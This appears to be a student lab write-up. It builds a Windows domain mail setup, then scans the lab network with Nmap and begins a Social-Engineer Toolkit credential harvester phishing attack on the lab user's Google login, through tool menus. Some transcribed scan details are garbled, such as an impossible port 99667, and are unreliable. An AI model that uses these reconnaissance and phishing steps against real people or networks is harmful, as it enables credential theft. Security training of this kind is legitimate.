




Create a new user account called Michael Gregg with the username of **mgregg** with the password **P@ssw0rd1**.



Create an MX resource record with the FQDN set to mail.delaware.com with the appropriate IP address.




Create a primary reverse lookup zone.




Allow the following ports through the firewall:

- a. Inbound TCP port 110 to any remote port.
- b. Inbound TCP port 587 to any remote port.




Outbound TCP port 587 to any local port.



On Client-PC:

Join the Client-PC to the delware.com forest and log onto the domain as **mgregg**.



Use the default Windows 10 mail application and configure the appropriate settings.

Add an account

Internet email account

Email address
mgregg@delware.com

User name
Gregg

Examples: kevinc, kevinc@contoso.com, domain\kevinc

Password
••••••••

Account name
gregg

Send your messages using this name

✓ Sign in ✕ Cancel

Add an account

Internet email account

Send your messages using this name
Micheal G

Incoming email server
192.168.1.1


Account type
POP3

Outgoing (SMTP) email server
192.168.1.1

☐ Outgoing server requires authentication

✓ Sign in ✕ Cancel


Log into the mail application using mgregg's account.



On Kali Linux:

Use Nmap to perform the following scans:

- a. Ping sweep of the network 192.168.1.0/24



```
kali-linux-2024.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4


Trash
File System
Home

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ sudo nmap -sn 192.168.1.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-04 01:57 EST
Nmap scan report for home (192.168.1.1)
Host is up (0.0012s latency).
MAC Address: 08:00:27:55:BC:8E (Oracle VirtualBox virtual NIC)
Nmap scan report for Client-PC.delware.com (192.168.1.2)
Host is up (0.00065s latency).
MAC Address: 08:00:27:22:3A:20 (Oracle VirtualBox virtual NIC)
Nmap scan report for Z2352N.home (192.168.1.4)
Host is up (0.00096s latency).
MAC Address: 08:00:27:A9:D0:D2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.3
Host is up.
Nmap scan report for kali.home (192.168.1.43)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.06 seconds

(kali@kali)-[~]
$
```

Perform a full scan on client-PC



```
(kali@kali)-[~]
$ sudo nmap -p- 192.168.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-04 02:03 EST
Nmap scan report for 192.168.1.2
Host is up (0.00003s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
6357/tcp   open  wsdapi
99667/tcp  open  unknown
MAC Address: 08:00:27:22:3A:20 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 106.22 seconds

(kali@kali)-[~]
$ sudo nmap -A 192.168.1.2
```

```
kali@kali:~$ sudo nmap -A 192.168.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-04 02:06 EST
Nmap scan report for 192.168.1.2
Host is up (0.601ms latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 10 Enterprise 14393 microsoft-ds (workgroup: DELWARE)
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:22:3A:20 (Oracle VirtualBox virtual NIC)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 10 1511 - 1607 (92%), Microsoft Windows Embedded Standard 7 (92%), Microsoft Windows 10 1511 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows Vista SP2 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 10 1607 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: CLIENT-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-time:
|   date: 2025-03-04T07:06:57
|_ start_date: 2025-03-04T06:09:06
|_ smb-os-discovery:
|   OS: Windows 10 Enterprise 14393 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10:-
|   Computer name: client-pc
|   NetBIOS computer name: CLIENT-PC\c0
|   Domain name: delware.com
|   Forest name: delware.com
|   FQDN: client-pc.delware.com
|   System time: 2025-03-03T21:00:57-08:00
|_ smb2-security-mode:
|   311:
|     Message signing enabled but not required
|_ smbstat: NetBIOS name: CLIENT-PC, NetBIOS user: cunknown, NetBIOS MAC: 08:00:27:22:3A:20 (Oracle VirtualBox virtual NIC)
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ clock-sku: mean: 2h40m01s, deviation: 4h37m07s, median: 1s

TRACEROUTE
HOP RTT      ADDRESS
1 1.04 ms 192.168.1.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.41 seconds
```

```
kali@kali:~$ sudo nmap -A -v -O -A 192.168.1.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-04 02:19 EST
Nmap scan report for 192.168.1.2
Host is up (4.401ms latency).
Not shown: 65536 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 10 Enterprise 14393 microsoft-ds (workgroup: DELWARE)
5357/tcp   open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
|_ http-server-header: Microsoft-HTTPAPI/2.0
4480/tcp   open  msrpc           Microsoft Windows RPC
MAC Address: 08:00:27:22:3A:20 (Oracle VirtualBox virtual NIC)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows 10 1511 - 1607 (92%), Microsoft Windows Embedded Standard 7 (92%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows Vista SP2 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 10 1607 (90%), Microsoft Windows 10 1511 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: CLIENT-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb2-security-mode:
|   311:
|     Message signing enabled but not required
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 10 Enterprise 14393 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10:-
|   Computer name: client-pc
|   NetBIOS computer name: CLIENT-PC\c0
|   Domain name: delware.com
|   Forest name: delware.com
|   FQDN: client-pc.delware.com
|   System time: 2025-03-03T21:21:43-08:00
|_ clock-sku: mean: 2h40m01s, deviation: 4h37m08s, median: 0s
|_ smb2-time:
|   date: 2025-03-04T07:22:42
|_ start_date: 2025-03-04T06:09:06
|_ smbstat: NetBIOS name: CLIENT-PC, NetBIOS user: cunknown, NetBIOS MAC: 08:00:27:22:3A:20 (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1 1.02 ms 192.168.1.2
```


Use SET toolkit to perform a credential harvester attack on Michael Gregg's Google account.

```
kali@kali: ~  
File Actions Edit View Help  
/ _ _ _ \ | _ _ _ \ | _ _ _ |  
 \ _ _ _ / // _ _ _ \ | _ _ _ |  
[—] The Social-Engineer Toolkit (SET) [—]  
[—] Created by: David Kennedy (ReL1K) [—]  
      Version: 8.0.3  
      Codename: 'Maverick'  
[—] Follow us on Twitter: @TrustedSec [—]  
[—] Follow me on Twitter: @HackingDave [—]  
[—] Homepage: https://www.trustedsec.com [—]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
  
set> 1
```

```
kali@kali: ~  
File Actions Edit View Help  
[—] The Social-Engineer Toolkit (SET) [—]  
[—] Created by: David Kennedy (ReL1K) [—]  
      Version: 8.0.3  
      Codename: 'Maverick'  
[—] Follow us on Twitter: @TrustedSec [—]  
[—] Follow me on Twitter: @HackingDave [—]  
[—] Homepage: https://www.trustedsec.com [—]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
  
set> 2
```

```
kali@kali: ~  
File Actions Edit View Help  
  
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.  
  
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.  
  
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.  
  
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.  
  
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.  
  
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.  
  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.  
  
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>3
```

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>1

- [*] Credential harvester will allow you to utilize the clone capabilities within SET
- [*] to harvest credentials or parameters from a website as well as place them into a report


